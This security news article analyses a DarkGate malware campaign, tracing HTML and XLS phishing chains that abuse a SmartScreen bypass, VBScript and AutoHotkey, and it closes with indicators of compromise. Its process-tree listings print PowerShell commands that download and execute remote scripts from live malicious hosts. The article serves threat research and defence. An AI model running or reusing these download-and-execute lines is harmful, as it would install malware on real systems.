# Darkgate Malware Leveraging Autohotkey Following Teams

By Divya

Published: 2024-04-30 · Archived: 2026-04-05 22:29:33 UTC

Researchers have uncovered a novel infection chain associated with the DarkGate malware.

This Remote Access Trojan (RAT), developed using Borland Delphi, has been marketed as a Malware-as-a-Service (MaaS) offering on a Russian-language cybercrime forum since at least 2018.

The DarkGate malware boasts an array of functionalities, including process injection, file download and execution, data theft, shell command execution, and keylogging capabilities.

The researchers have observed a concerning increase in the spread of DarkGate over the past three months, with a significant global presence, as depicted in the following figure:


Geo-Distribution of DarkGate

Geo-Distribution of DarkGate

## Bypassing Microsoft Defender SmartScreen

One of the key findings of the investigation is that the DarkGate malware can circumvent detection by Microsoft Defender SmartScreen.

This evasion tactic prompted Microsoft to release a patch to address the underlying vulnerability, CVE-2023-36025, which had been identified and patched in the previous year.

The vulnerability arose from the absence of proper checks and corresponding prompts related to Internet Shortcut (.url) files.

Cyber adversaries exploited this flaw by creating malicious .url files capable of downloading and executing harmful scripts, effectively evading the warning and inspection mechanisms of Windows Defender SmartScreen, as per a report by McAfee.



Similarly, this year, the researchers have identified another vulnerability, CVE-2024-21412, which also allowed for the bypass of the security feature in Internet Shortcut Files.

Microsoft has since released a patch to address this issue.

## Infection Chains Unveiled

The researchers have identified two distinct initial vectors carrying identical DarkGate shellcode and payload.


Infection Chain
Infection Chain

The first vector originates from an HTML file, while the second begins with an XLS file.

Let’s delve into each chain individually to unveil their respective mechanisms.

## Infection from HTML

The infection chain initiates with a phishing HTML page masquerading as a Word document.

Users are prompted to open the document in “Cloud View,” creating a deceptive lure for unwitting individuals to interact with malicious content.


HTML page
HTML page

Upon clicking “Cloud View,” users are prompted to grant permission to open Windows Explorer, facilitating the subsequent redirection process.


Prompt confirming redirection to Windows Explorer
Prompt confirming redirection to Windows Explorer

The researchers discovered that the HTML file contained a JavaScript function designed to reverse strings, suggesting an attempt to decode or manipulate encoded data.

Upon further investigation, they found that the highlighted content in the image was a string encoded in reverse Base64 format.


Javascript in HTML code
Javascript in HTML code

Decoding the content revealed a URL that utilized the “search-ms” application protocol to execute a search operation for a file named “Report-26-2024.url”.

The “crumb” parameter was employed to confine the search within the context of the malicious WebDAV share, restricting its scope.


WebDAV share
WebDAV share

The .url file contained a URL parameter that pointed to a VBScript file, which would be automatically executed upon the .url file’s execution.

This process allowed for executing malicious commands or actions on the system, exploiting the CVE-2023-36025 vulnerability.


Content of.URL file

Content of.URL file

The researchers observed that the VBScript file would execute a PowerShell command to fetch a script from a remote location and execute it.

## Integrate ANY.RUN in Your Company for Effective Malware Analysis

Are you from SOC, Threat Research, or DFIR departments? If so, you can join an online community of 400,000 independent security researchers:

- Real-time Detection
- Interactive Malware Analysis
- Easy to Learn by New Security Team members
- Get detailed reports with maximum data
- Set Up Virtual Machine in Linux & all Windows OS Versions
- Interact with Malware Safely

If you want to test all these features now with completely free access to the sandbox:

This script would then proceed to download and execute the AutoHotkey utility, along with a malicious script, ultimately leading to the execution of the DarkGate payload.


Process tree

Following are the command lines:

- “C:\Windows\System32\WScript.exe” “C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\IE\U4IRGC29\Report-26-2024[1].vbs”
    - “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -Command Invoke-Expression (Invoke-RestMethod -Uri ‘withupdate.com/zuyagaoq’)
        - \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
        - “C:\rjtu\AutoHotkey.exe” C:/rjtu/script.ahk
        - “C:\Windows\system32\attrib.exe” +h C:/rjtu/

## Infection from XLS

The second infection vector originates from a malicious Excel (XLS) file.

When the user clicks the “Open” button, a warning prompt appears before the file is opened.


XLS sample

Upon allowing the activity, the researchers observed a similar process tree to the HTML-based infection chain, with the Excel file executing a VBScript file downloaded from a remote location.


Process tree from Excel file
Process tree from Excel file

The command lines are:

- “C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE” “C:\Users\admin\Documents\Cluster\10-apr-xls\1a960526c132a5293e1e02b49f43df1383bf37a0bbadd7ba7c106375c418dad4.xlsx”
    - “C:\Windows\System32\WScript.exe” “\\45.89.53.187\s\MS_EXCEL_AZURE_CLOUD_OPEN_DOCUMENT.vbs”
        - “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -Command Invoke-Expression (Invoke-RestMethod -Uri ‘103.124.106.237/wctaehcw’)
            - \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
            - “C:\kady\AutoHotkey.exe” C:/kady/script.ahk
            - “C:\Windows\system32\attrib.exe” +h C:/kady/

The remote script downloaded and executed the same set of files, including the AutoHotkey utility and a malicious script, ultimately executing the DarkGate payload.


Remote script similar to previous chain
Remote script similar to the previous chain

## Persistence and Exfiltration

To maintain persistence, the malware drops a .lnk file in the startup folder, which in turn drops a folder named “hakeede” in the “C:\ProgramData” directory.

This folder contains the same set of files, including the AutoHotkey script, executed to run the DarkGate payload.


Persistence
Persistence

The researchers also identified data exfiltration to the IP address 5.252.177.207, as shown in the network communication analysis.


Network Communication
Network Communication


IP address
IP address

The DarkGate malware’s sophisticated infection chain, leveraging vulnerabilities in Microsoft Defender SmartScreen and the AutoHotkey utility, highlights the evolving tactics employed by cybercriminals.


The researchers’ findings underscore the importance of keeping systems up-to-date with the latest security patches and maintaining vigilance against emerging threats.

As the cybersecurity landscape evolves, individuals and organizations must remain informed and proactive in their defense strategies.

By understanding the techniques malware use, like DarkGate, security professionals can develop more effective countermeasures and better protect against such complex and persistent threats.

## Indicators of Compromise (IoCs):

| File | Hash |
|---|---|
| Html file | 196bb36f7d63c845afd40c5c17ce061e320d110f28ebe8c7c998b9e6b3fe1005 |
| URL file | 2b296ffc6d173594bae63d37e2831ba21a59ce385b87503710dc9ca439ed7833 |
| VBS | 038db3b838d0cd437fa530c001c9913a1320d1d7ac0fd3b35d974a806735c907 |
| autohotkey.exe | 897b0d0e64cf87ac7086241c86f757f3c94d6826f949a1f0fec9c40892c0cecb |
| AHK script | dd7a8b55e4b7dc032ea6d6aed6153bec9b5b68b45369e877bb66ba21acc81455 |
| test.txt | 4de0e0e7f23adc3dd97d498540bd8283004aa131a59ae319019ade9ddef41795 |
| DarkGate exe | 6ed1b68de55791a6534ea96e721ff6a5662f2aefff471929d23638f854a80031 |
| IP | 5.252.177.207 |
| XLS file | 1a960526c132a5293e1e02b49f43df1383bf37a0bbadd7ba7c106375c418dad4 |
| VBS | 2e34908f60502ead6ad08af1554c305b88741d09e36b2c24d85fd9bac4a11d2f |
| LNK file | 10e362e18c355b9f8db9a0dbbc75cf04649606ef96743c759f03508b514ad34e |
| IP | 103.124.106.237 |




Divya

Divya is a Senior Journalist at GBhackers covering Cyber Attacks, Threats, Breaches, Vulnerabilities and other happenings in the cyber world.

---